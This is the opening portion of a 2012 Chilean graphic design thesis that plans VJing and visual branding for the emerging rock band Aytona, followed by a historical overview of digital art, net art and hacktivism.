

Universidad de Chile
Facultad de Arquitectura y Urbanismo
Escuela de Pregrado
Carrera de Diseño Gráfico

AYTONA

PLAN DE VJING E IMAGEN PARA
BANDAS DE ROCK EMERGENTE

PROYECTO PARA OPTAR AL TÍTULO
DE DISEÑADOR GRÁFICO

AUTOR: CRISTIÁN CÁCERES ESCOBAR
PROFESOR GUÍA: JUAN E. CALDERÓN.
Santiago, Chile 2012





Universidad de Chile
Facultad de Arquitectura y Urbanismo
Escuela de Pregrado
Carrera de Diseño Gráfico

AYTONA

PLAN DE VJING E IMAGEN PARA BANDAS DE ROCK EMERGENTE

PROYECTO PARA OPTAR AL TÍTULO
DE DISEÑADOR GRÁFICO

AUTOR: CRISTIÁN CÁCERES ESCOBAR
PROFESOR GUÍA: JUAN E. CALDERÓN.
Santiago, Chile 2012



Dedicado especialmente para todos quienes confiaron en mi, David, Mi familia, Carolina y los Aytona, María José. A Coni feliz y Karina que me acompañaron en todo este proceso y a mis compañeras de Título. Por último agradezco a mi profesor Jefe, el cual nos ayudó pese a la compleja situación que tuvo y tuvimos que vivir en la facultad.

Indice

I. Presentación del Proyecto.....	7
1.- Fundamentación del Tema.....	8
2.- Problema de Diseño	11
3.- Objetivos del Proyecto.....	12
II. Marco Teórico.....	15
1.- Medios Digitales.....	17
1.1 Arte Digital.....	18
1.2 Videojuegos	23
1.3 Videoarte.....	26
1.4 Arte Sonoro.....	32
1.5 Videoclip.....	36
1.6 Nuevos Medios en Chile.....	43
2.- VJing.....	44
2.1 Características del VJing.....	45
2.2 Elementos estructurales del VJing.....	55
2.3 Elementos técnicos del VJing.....	58
2.4 Referentes del VJing.....	60
2.5 El Diseño en función del VJing.....	63
2.6 VJing en la música pop/rock.....	67
3.- Redes Sociales.....	69
3.1 Web 2.0.....	71
3.2 Redes P2P.....	82
3.3 Streaming.....	84
3.4 Lifecasting.....	87
3.5 Entorno del músico emergente en Internet.....	88
4.- Música Rock/Pop en Chile.....	91
4.1 Legislación de la música en Chile.....	92
4.2 Música y Cultura en nuestro país.....	93
4.3 Producción Fonográfica.....	99
4.4 Netlabels.....	102
4.5 Música Rock en Chile.....	106
4.6 El músico emergente en Chile.....	112
5.- Aytona.....	113
5.1 Perfil de la Banda.....	114
5.2 Investigación de campo.....	116
5.3 Análisis de las observaciones.....	123
Conclusiones.....	125

III. Etapa Proyectual	129
1.- Planificación del Proyecto.....	130
1.1 Definición y descripción del proyecto.....	131
1.2 Publico Objetivo.....	133
2.- Referentes y tipologías.....	134
2.1 Referentes del Proyecto.....	135
2.2 Tipologías del Proyecto.....	139
2.3 Definición Conceptual	142
3.- Diseño del Proyecto.....	150
3.1 Calendarización del proyecto.....	151
3.2 Imagen de Marca, Aytona.....	153
3.3 Videoclip Aytona 2000.....	157
3.3.1 Antecedentes y referentes.....	157
3.3.2 Definición Conceptual.....	158
3.3.3 Etapas del Videoclip.....	159
3.3.4 Definición Estilo Visual.....	161
3.3.5 Postproducción.....	170
3.3.6 Difusión e impacto.....	171
3.4 Evento Vjing.....	172
3.4.1 Etapas del Evento Vjing.....	172
3.4.2 Criterios de Diseño.....	174
3.4.3 Definición Conceptual.....	175
3.4.4 Rodaje.....	181
3.4.5 Post Producción.....	193
3.5 Gestión del evento Vjing.....	198
3.5.1 Producción del evento.....	198
3.5.2 Difusión del evento.....	202
3.5.3 Día del evento.....	207
IV.Presupuesto y Financiamiento.....	213
1.1 Presupuesto.....	214
1.2 Financiamiento.....	218
Conclusiones.....	222
Bibliografía.....	223
Anexos.....	226

A stylized illustration of a city skyline in shades of blue and purple, positioned in the bottom right corner of the slide. The buildings are rendered in a flat, geometric style with various heights and shapes, including a prominent tall, curved skyscraper on the right.

Parte 1 Presentación Proyecto

Últimamente he estado relacionado con él área de la música, participé como corista de Sebastián Sotomayor en su proyecto “Sebastián y los amamos tanto” y he diseñado CD covers de algunos grupos emergentes y de folclor. Desde pequeño que me llaman la atención los video clips de grupos musicales tanto extranjeros como nacionales, los cuales se caracterizaban por resaltar la música desde la perspectiva visual, en videos con dibujos animados, experimentales, etc. A lo largo de mi adolescencia, observé grandes videoclips en los canales de televisión (en aquella época que casi no existía internet), pero también observé que todos los referentes eran extranjeros y no locales. A nivel país, recursos tecnológicos utilizados en los videoclips eran más simples y se enfocaban en una narrativa más bien lineal y en producciones audiovisuales de carácter ordinario, sin mayores intervenciones en la imagen más que la grabación de un video.

Otra de mis grandes influencias a lo largo de mi vida, han sido los videojuegos. La estética y el modo de juego siempre me han inspirado en la creación en cuanto a proyectos de diseño se refiere. Desde la animación hasta la gráfica, me llama la atención la simplicidad de los juegos más retro, desde consolas de Atari, Nintendo, Super Nintendo, Sega o juegos para MS-DOS en el PC.

1.1 Fundamentación del tema

Éstos eran juegos que no requerían y no necesitaban una producción gráfica detallada para poder ser comprendidos y jugados; Además, representaban las últimas tecnologías en cuanto a la industria de los videojuegos. El recuerdo y el impacto en los jóvenes y niños de la época, los hace hoy en día, ser objeto de culto, instaurándose como nuevas tendencias a través del revival del concepto vintage en casi todos los aspectos de las áreas de la música, moda, arte y videojuegos.

En base a mis influencias recién descritas, me ha tocado conocer de cerca y compartir con un grupo musical santiaguino, Aytona; Es una banda que plantea como concepto principal, el mundo de los videojuegos y los 8-bit. Este grupo es formado por 5 integrantes, Francisco Barrera (Voz y segunda guitarra), Ariel Soto (Batería, percusiones), Gabriel Prieto (Guitarra, vocales), M. Carolina Quintana (Bajo, vocales) y Ricardo Pacheco (Teclado y sintetizadores). Llevan ensayando alrededor de 2 años y medio, y ya se han presentado en varios locales nocturnos y festivales de la escena musical emergente en la ciudad de Santiago. Son un grupo de un género rock –post punk y pop, que entremezcla sonidos 8-bit, y que en la actualidad, poseen alrededor de 8 canciones originales y algunos covers de otros grupos.

Aytona se encuentra en el proceso de búsqueda de tocatas y de reconocimiento en el ámbito musical. Lanzaron su EP con 5 canciones en la página web www.aytona.cl, en un evento que se realizó a través de una transmisión online por Ustream. La difusión del grupo y su música la realizan a través de su sitio web y en redes como myspace.com y [facebook](http://facebook.com). Además, cabe destacar la edición y grabación de un CD en vivo de una presentación en la discoteque Blondie.

El grupo tiene como idea asignar a su música una estética diferente e innovadora para adentrarse en una industria musical que les brinde más oportunidades de tocar y difundirse. En el transcurso de estos años, han realizado varias tocatas y han participado en concursos, quedando número 1 en el Festival de bandas juveniles de Providencia 2010, lo que les permitió la edición de su primer EP, Aytona 2000. Además, obtuvieron el 2° lugar en el festival Talento Crudo 2011, organizado por el Consejo Nacional de la Cultura.

Algunos de los integrantes (como por ejemplo, Francisco Barrera, estudiante de comunicación audiovisual) tienen un manejo básico de intervenciones de fotografías con softwares como Adobe Photoshop o Illustrator, lo que les ha permitido generar material visual para darse a conocer .

Tienen como objetivo lanzar un álbum, poder tocar su música en más lugares de la ciudad y del país. Su propuesta musical se puede integrar con disciplinas como el diseño, en función de la creación de una identidad visual, de la difusión de sus tocatas y de una nueva proyección en tocatas y escenarios, que los distinga de otras bandas emergentes. Buscan también difusión de su música por radios locales y otros elementos que les permitan destacarse y perfilarse como un grupo innovador y reconocido en la industria de la música.

En el contexto nacional, diversos grupos están innovando en la imagen y video como herramientas que potencian la música, sin embargo éstas se resumen a creaciones que no involucran mayormente una interacción del usuario para con la música, ya sean el arte de CDs o video-clips.

Una de las nuevas tendencias en la música es el trabajo en conjunto con VJ's , quienes son artistas que proyectan visuales en vivo en festivales musicales, conciertos e incluso otras performances artísticas . En la actualidad, las principales tendencias del Vjing- que es al acto del VJ de realizar representaciones audiovisuales a tiempo real- corresponden a intervenciones con música electrónica o a instalaciones centradas en el arte visual.

Hoy en día los grupos musicales emergentes no se difunden a través de sellos discográficos mundiales. Las nuevas tendencias, impulsan el formato del Netlabel, como nuevos sellos digitales en línea, promoviendo incluso los servicios gratuitos a través de licencias como creative commons y redes de intercambio. Además, la difusión del streaming, ha llevado a poder escuchar música online de forma gratuita y legal, destacando portales como Last.fm o Spotify, por lo que muchos usuarios están prefiriendo reproducir música online sin tener que descargarla .

[1] Dictionary Askdefine [en línea] <http://visuals.askdefine.com/> [Consulta : 25 de marzo del 2012]

[2] CHRISTIANSEN, A . Sitios web que ofrecen música legal comienzan a frenar la piratería [en línea] La tercera en internet. 22 de julio del 2009 http://latercera.com/contenido/739_159447_9.shtml [Consulta: 25 de marzo del 2012]

Frente al universo de bandas emergentes que existen en el país, la lucha por la distinción de unas con otras no radica sólo en la música que se expone, sino que en los elementos adicionales que se sumen a la música y den un carácter distintivo a la experiencia musical. En base a esta situación, los grupos generalmente comienzan su difusión y consolidación por internet o por tocatas en vivo. Las tocatas o conciertos en vivo, representan una de las maneras más efectivas de poder difundir la música, debido a que asociadas a ellas están las fiestas en los clubes y otros tipos de entretenimiento nocturno que puede ser atractivo para el público.

El Vjing permitiría que el plan de comunicación visual de la banda, no tan sólo se centre en la difusión y las propuestas gráficas, sino que en abrir una nueva perspectiva de la "tocata en vivo", a través de las performance visuales a tiempo real. Además esta disciplina puede formar parte del plan de difusión de las bandas emergentes, si al mismo tiempo, se potencian la creación de la identidad visual del grupo, un sitio web de las bandas o la realización de un video clip de reproducción online.

1.2 Problema de Diseño

Hoy en día, es muy difícil para las bandas emergentes musicales, surgir en la industria, debido a que las discográficas extranjeras dominan la industria musical, otorgando mayores recursos que constan de difusión y producción fonográfica, para grupos musicales de gran renombre y fama internacional. Además, la industria nacional de la música es cerrada y exclusiva, lo que dificulta mucho el reconocimiento de bandas emergentes por los medios tradicionales de información, radio, tv y periódicos, lo que impulsa a los emergentes a centrarse en su difusión y promoción a través de internet y de sus conciertos en vivo.

En el transcurso del tiempo, las bandas de rock en Chile destacadas mantienen una importante relación con la creación de una imagen; La imagen pasa a ser un eje fundamental en el reconocimiento de bandas emergentes, lo que hace que sea urgente para ellos la necesidad de formar una identidad visual que los distinga de la gran oferta de músicos con intenciones similares.

Aytona, en la actualidad, carece de ésta identidad, lo que se debe principalmente, al poco tiempo que llevan como banda y a que el mayor énfasis de la banda se ha centrado en la búsqueda de lugares y oportunidades para difundir su música en las tocatas en clubes o festivales.

Crear una experiencia visual basada en un plan comunicacional, estético y escenográfico para la banda nacional Aytona, que se caracterice por ser un nuevo referente dentro del ámbito de la música emergente y que se constituya en una propuesta innovadora e icónica, mediante una instalación de VJing (Videoproyecciones a tiempo real) para un concierto en vivo del grupo musical.

1.3 Objetivos del Proyecto

- Diseñar la propuesta visual y comunicacional de la banda Aytona relacionada con el Pixel Art, el Arte urbano y los primeros videojuegos materializada a través del arte de sus CDs, de los conciertos, de su imagen audiovisual y de sus herramientas de difusión.
- Crear material Audiovisual que le permita tanto a la banda Aytona como al proyecto, perpetuar la obra performática a tiempo real.
- A través del evento, permitir a la banda un reconocimiento significativo en la escena de la música emergente local.
- Generar un plan de difusión en las dos áreas más importantes en donde se desenvuelve la banda, en una primera instancia los conciertos en vivo, y en una segunda instancia, Internet.

El grupo objetivo del proyecto se centra en dos grupos, ya sea cómo público espectador de la Banda Aytona, tanto cómo espectador de la instalación visual en sí. Jóvenes y profesionales que tengan gusto por la música rock en general, determinados también por la influencia de internet en sus vidas, los cuáles puedan ser partícipes de la difusión e instalación visual de la banda.

Por otra parte, como referente obligado de una nueva propuesta de instalaciones visuales, personas y profesionales relacionados al mercado de la música y al arte visual también participan dentro de éste grupo objetivo.

Dentro de las fortalezas de éste proyecto, se encuentra el valor de generar un proyecto audiovisual VJing en vivo, poco usuales en torno a grupos musicales emergentes en Chile, lo que permitiría, tanto el reconocimiento del grupo musical a través de la construcción de su identidad visual, como posicionar mi labor cómo VJ, adentrándome en el mundo de las proyecciones visuales y el mercado de la música. La misma característica interdisciplinaria del proyecto es la que enriquece y hace necesario el nexo entre banda y diseñador.

En una segunda instancia y desde otro ángulo, estas performances visuales podrían atraer a personas del mundo de la industria musical que se interesen por el proyecto musical Aytona, pudiendo ofrecerles algún beneficio extra, a nivel de contratos profesionales o lugares de eventos.

Respecto a las debilidades, una de las principales sería no contar con los suficientes recursos (dinero y equipos) para implementar la instalación del VJing, y las pocas posibilidades que tienen algunas bandas emergentes para costear algunas de las etapas de este proyecto.

A stylized illustration of a city skyline in shades of blue and purple, located in the bottom right corner of the slide. The buildings are simplified geometric shapes with some windows represented by small white rectangles.

Parte 2 Marco Teórico

La investigación del marco teórico tiene como objetivo establecer la relación de la disciplina del diseño con las performance a tiempo real, como lo es el VJing

Además, determinar cual es el contexto del músico emergente a nivel nacional y como el diseño, puede aportar a la disciplina, a través de un plan de imagen y de la difusión en métodos no convencionales.

El tipo de investigación que se llevará a cabo es de carácter exploratorio, debido al cruce relacional entre diversas disciplinas que originan el proyecto, tales como búsqueda de información de referentes en el marco nacional de la historia de la música, la historia del video clip y el videoarte, el estado actual del VJing y por último la utilización de referentes de videojuegos en otras aplicaciones. Esta investigación será fundamental a la hora de analizar los referentes al momento de la creación de los elementos visuales.

Esta investigación requerirá un diseño metodológico de carácter exploratorio que involucre herramientas cuantitativas y cualitativas para llevar a cabo el proyecto.

Las variables corresponderán a la investigación de los nuevos medios digitales en nuestro país, el impacto del VJing a nivel local y extranjero, el estado actual de la industria musical chilena, la historia de video clips realizados en Chile; Además requerirá de estudios de análisis del comportamiento de los jóvenes para con la música, para poder apreciar las nuevas tendencias. También las variables se van a referir a los contenidos principales de video clips chilenos, y los estilos y tipos de bandas emergentes chilenas. En cuanto a las herramientas metodológicas se llevarán a cabo:

2° Parte. Marco Teórico

Entrevistas a expertos:

Directores de video clips chilenos: La idea es obtener un marco contextual acerca de los inicios y la historia del video clip en Chile. Dentro de los parámetros a obtener a través de la entrevista, se encontrará aparte de sus datos personales, la historia de su video-grafía, sus principales referentes en sus propuestas y el impacto que ellos consideran que ha tenido su obra en la sociedad y la historia de la música Chilena.

Observación en terrenos: Aytona


-Hacer un seguimiento a terreno de la banda Aytona, observando su proceso en búsqueda de oportunidades para. Además, analizar la implementación de escenografías y visuales en los conciertos, con el fin de comparar con otros grupos referentes y determinar que rol juega la imagen en el desarrollo del grupo musical.

Medios Digitales

Capítulo 1

Este capítulo tiene como objetivo introducir sobre los nuevos medios que han influido en las últimas décadas. Además, detalla cuáles han sido los hitos más significativos en el proceso de digitalización de disciplinas tales como el arte visual, los medios audiovisuales o el arte sonoro, con un gran énfasis en el desarrollo a nivel país del arte en general.

En función del proyecto, éste capítulo nos otorga una visión global de los medios que conforman el VJing, los que nos brindará una mayor comprensión de las estructuras, elementos y características de la disciplina.



La representación está asociada a la forma en que hombre-entorno interactúan. Es un consenso que se ha desarrollado por largos años y que ha regido todo tipo de estructuras visuales y de lógica de pensamiento, hasta la actualidad. Ha determinado e influido en todo tipo de arte, y refuerza el concepto de idea-verdad. Antiguamente se hablaba de ver claramente, a través de la perspectiva, que significa “mirar a través”, propuesta por el arquitecto León Battista Alberti, que en su tratado *Della Pintura* (1435) establece que lo que vemos corresponde a una “ventana abierta” que nos permite pintar sobre la proyección de un rectángulo. En relación a la perspectiva en función a la idea-verdad que representa, está basado en disciplinas como las matemáticas o geometría, lo que nos entrega una versión racional más que real acerca de la realidad; ergo, podemos afirmar que la representación es más bien una ideología que una verdad.

A lo largo de la historia de la pintura, se ha intentado materializar esta representación, ya sea definiendo proporciones áureas acerca de la construcción y composición de una pintura o estableciendo límites respecto a cómo la vista humana define las estructuras y su entorno, pero no es más que sólo una posición al respecto. Es considerable definir que nuestra fisonomía dis-


1.1 El Arte Digital

crepa con ésta representación de la perspectiva, debido a que nuestra vista es binocular, en contraposición al punto monocular, no tenemos sólo un punto de vista sobre las cosas y nuestro punto de vista no es fijo.

El arte análogo –arte representacional- se ve en la obligación de involucrar al concepto como eje fundamental del proceso creativo. El arte tradicional se ha caracterizado por tener siempre un desarrollo ligado a la subjetividad emocional e intelectual, preocupación que en el arte digital replantea y re posiciona este acto creativo, expandiéndolo en un horizonte tanto intelectual como social.

Desde la invención de la fotografía y el desarrollo de nuevas tecnologías en el siglo XIX, el arte visual se vio en la obligación de replantear los procesos de creación. El impresionismo fue uno de los primeros movimientos que comenzó a cuestionar el arte desde la perspectiva tanto técnica como conceptual, a través de que *“toda apariencia es una suma de sensaciones que no llega a ser un todo distinto identificable”*³.

[3] KUSPIT, Donald. Del arte analógico al arte digital. En su: *Arte digital y Videoarte: Transgrediendo los límites de la Representación*. 2da ed. España, Editorial Madrid, 2006. pp 11-37.



Extracto de la obra Sunday afternoon on the island of grand jatte, del artista Geroges Seurat

En base al supuesto, se determina que las apariencias surgen de una matriz de sensaciones propias e individuales, por lo que ningún objeto que es representado es estrictamente real. El crítico de Arte, Donald Kuspit, en su libro Arte Digital y Videoarte, (2006) se refiere al pintor Manet como el precursor del arte digital postmoderno; El desarrollo de nuevas técnicas de pintura y la posibilidad que daban éstas de pintar exteriores, llevó a obras como “Música en las tulerías” (1862) a ser trabajadas en base a la composición de manchas, las cuales le otorgaban un carácter expresivo no visto antes en la pintura.

En la obra de Seurat, una tarde de domingo en la Isla de La Grande Jatte (1884-1886), se expone una de las primeras obras en donde el puntillismo es una estructura visual compuesta por unidades de color. Es el primer artista que realiza su obra en base a tres colores primarios.

La idea de ocupar manchas o puntos de color en el arte correspondía casi a una aberración al arte tradicional de la época, sin embargo, artistas como Manet o Seurat no se imaginaron que un futuro no muy lejano, lograrían sentar las bases de la unidad funcional digital que regula nuestras vidas. El Pixel.

Las tendencias del arte moderno de principios del siglo XX, el suprematismo, surrealismo, el neoplasticismo o De Stijl, entre otras corrientes, profundizaron más allá en cuanto a la matriz de sensaciones; Sabían que el arte no podía seguir aferrado a la mera representación de objetos reales, por lo que involucraron tanto creación como composición al momento de plasmar una obra. Había una preocupación estética de considerar las percepciones.

Los primeros indicios del mundo digital, datan desde la creación del Mémex, uno de los primeros ordenadores creados por el ejército estadounidense, los cuales tenían la función de almacenar información. Con la comercialización de los primeros procesadores, fueron surgiendo necesidades que abarcar respecto a la cibernética -ciencia del control de la información y la organización- tales como escritura, lectura, imágenes o sonidos digitales.

En un principio, los ordenadores no eran una herramienta que pudiesen utilizar los artistas de la época, debido a su nula comercialización, gran tamaño y difícil acceso a él. Además, era necesario manejar el lenguaje de programación. En la década de 1960 se comenzó a trabajar y crear gráficos por ordenador, pero en un principio era

sólo un experimento. La curiosidad de saber qué es lo que se podía crear con la computadora, llevo a crear los primeros dibujos en plotter. Ya en 1965 se llevaron a cabo la primeras exposiciones de gráficos generados por un ordenador, en Nueva York, la Computer Generated Pictures y en Stuttgart, en la Galería Wendelin Niedlich. En ellas se exploraba las posibilidades estéticas que se podían generar en el computador, basadas en las teorías de Max Bense y Abraham A. Moles sobre la estética de la información. Dentro de las obras más reconocidas en la exposición está la representación estereoscópica de un hipercubo. Además, en los laboratorios Bell Labs, se creaban las primeras obras digitales, una de ellas, representaba un Desnudo, tomando en base una fotografía y transformándola a una imagen de ordenador, llamada Studies in perception, considerada como una de las primeras obras del arte digital.

Casi todas las primeras aproximaciones al arte digital partieron por gente no dedicada al arte en cuestión. Eran experimentaciones de los propios programadores que muchas veces por ocio y humor, iban formando gráficos e imágenes digitales. Artistas empezaron a interesarse en los ordenadores, porque eran capaces de crear dibujos sin un sentido práctico, creando consigo, imágenes mó-

viles o inmóviles que podían ser consideradas arte. Ya un poco antes de la década de los 70' en galerías de arte se comenzó a incluir exposiciones de arte digital, en donde se mezclaban otras artes fusionadas con el área digital, como la exposición Cybernetic Serendipity en el Institute of Contemporary Art de Londres.


Ya en la década de los 80's apareció el Commodore C64, uno de los primeros ordenadores personales más vendido y con un diseño de interfaz para usuario. Tenía Iconos, drag and drop, escritorio y doble clic. Gracias a esto, comenzó a desarrollarse con mayor expertise el Picture Processing, que era el trabajo digital sobre una imagen ya existente. Los mapas de bits surgen como estructura de pixeles para los soportes digitales, los cuales permitieron la digitalización de imágenes en una primera instancia, para luego el desarrollo de éstas con programas específicos de imágenes.

La aparición del Apple Macintosh, en 1983, consolidó una interfaz sólida, en donde los bits de colores eran representados como bits de información. Fue la revolución para los artistas digitales, permitiendo, entre otras cosas, desarrollar el área de la robótica. El Helpless Robot, es uno de los primeros robots interactivos, creado por

Norman White en 1987.

Además en este periodo, se comenzó a trabajar por primera vez el software 3D. Dentro de ésta área destaca el Japonés Yoichiro Kawaguchi, quien desarrolló algoritmos que simulaban crecimiento y exploró las animaciones en alta definición e instalaciones interactivas. Otros referentes fueron Yoshiyuki Abe, que trabajó en software auto programados y el artista británico William Latham, quien simuló por medio del software, procesos evolutivos mediante mutación.

A pesar de las oportunidades que permitían los nuevos computadores que hacían de las obras digitales cada vez más masivas, el círculo de artistas en general, seguían cerrados a las nuevas tendencias del arte digital. Ya en los 90's se genera una transición de éste tipo de arte por la irrupción de Internet y el establecimiento de la World Wide Web en 1993, la cual revoluciona al mundo entero y por sobre todo, los campos de la comunicación y el arte. Los sistemas de e-mail y las páginas web permiten conectar a todo el mundo desde un computador, herramienta que aprovechan los artistas digitales para generar obras de mayor interactividad. El desarrollo del arte digital se consolida como tal a partir de ésta década, ofreciendo innumerables posibilidades de exploraciones y resultados, no tan sólo desde



Extracto de obras de Lari Pittman.

la perspectiva visual, sino que interconectando otras artes y generando piezas únicas. Además ya en el cambio de milenio y hasta ahora se han consolidado festivales, exposiciones en museos y se han abierto galerías comerciales de arte digital, lo que permite una gran difusión de los nuevos medios y de las tendencias más vanguardistas.

El **Net Art** Constituye una de las áreas menos convencionales del arte digital. Está relacionado solo a aquellas obras relacionadas y que fueron creadas para Internet, caracterizándose además por ser archivos de transferencias rápidas y ligeras e interacción en tiempo real en las redes. Al presentarse este nuevo medio abierto al público, el net art explora nuevas maneras de mostrar las obras de arte, alejándose de las exposiciones convencionales. Además, al estar el receptor frente a una pantalla, se comienza a estudiar nuevas maneras de interacción y comprensión de la obra.

Tiene como particularidad romper con los esquemas de representación clásicos. Cómo el destino de la obra no es un museo o una exposición, está creado para trascender la lógica de lo que denominamos pantalla. Si bien, el concepto de pantalla es cercano a la definición videográfica, se diferencia por su extensión y espacios ilimitados; además, no corresponde a la

realidad-ficción de la lógica del video, sino que muestra un entorno propio. Respecto a esto, una de las obras importantes de comienzos del Net. Art, creada por el ruso, Alexei Shulgin, muestra las nuevas formas de crear espacios, a través de su obra *This Morning*. En éste sitio web, aparecía la frase, *Well I woke up this morning and realised that...* y comenzaban a salir ventanas con infinitas posibilidades de lo que podía hacer después de levantarse en la mañana, llenando el sitio e imposibilitando cerrar el sitio; La lógica del espacio de la obra trasciende de su formato de ventana, teniendo que interactuar además con elementos propios de la programación del computador, lo que la convierte en una obra compleja e interactiva.

Las nuevas tecnologías posicionan al Net.Art como un arte basado en la interacción, el intercambio y el diálogo entre las personas. Está pensado y creado para irrumpir en la cotidianidad como el escenario favorable para percibir la obra, respondiendo a una estética de comunión más que de comunicación.

Otra de las manifestaciones del arte digital, es el **Hacktivismo**, el cual se basa en la irrupción a la privacidad de internet para generar arte. *0100101110101101.org* era la identidad secreta de los italianos Eva y Franco Mattes, los cuales se

hicieron famosos por copiar una página de Net. Art, Hell.com. En una exposición, intervinieron en el sitio, linkeando a la página de ellos y de sus obras. Su obra más subversiva, fue realizada en el 2001 y constaba de la programación de un virus inofensivo llamado *Bienale.py* el cuál empezó a programarse en una exposición en Eslovenia. Ésta intervención causó gran revelo, a pesar de que a los miembros del pabellón ya sabían que se trataba de un virus. Se propagó muy rápidamente provocando reacciones en todo el mundo.

Además de corrientes como el **software-art**, o el **pixel-art** (que será explicado como referente del proyecto, en el capítulo de definición de proyecto), en la actualidad se ha discutido acerca de si los videojuegos representan creaciones artísticas o no; Al parecer, la existencia de un factor comercial del entretenimiento frena la intención de considerarlo arte.

Desde las perspectivas de los juegos de ordenador, se denomina *Mods* aquellos videojuegos que hacían versiones modificadas de sí mismos. Estos Game Mods, a veces incluso tenían mucha más popularidad que los propios videojuegos comerciales, siendo expuestos en internet y pudiendo ser descargados de manera gratuita. A fines de los años 90 existieron las primeras

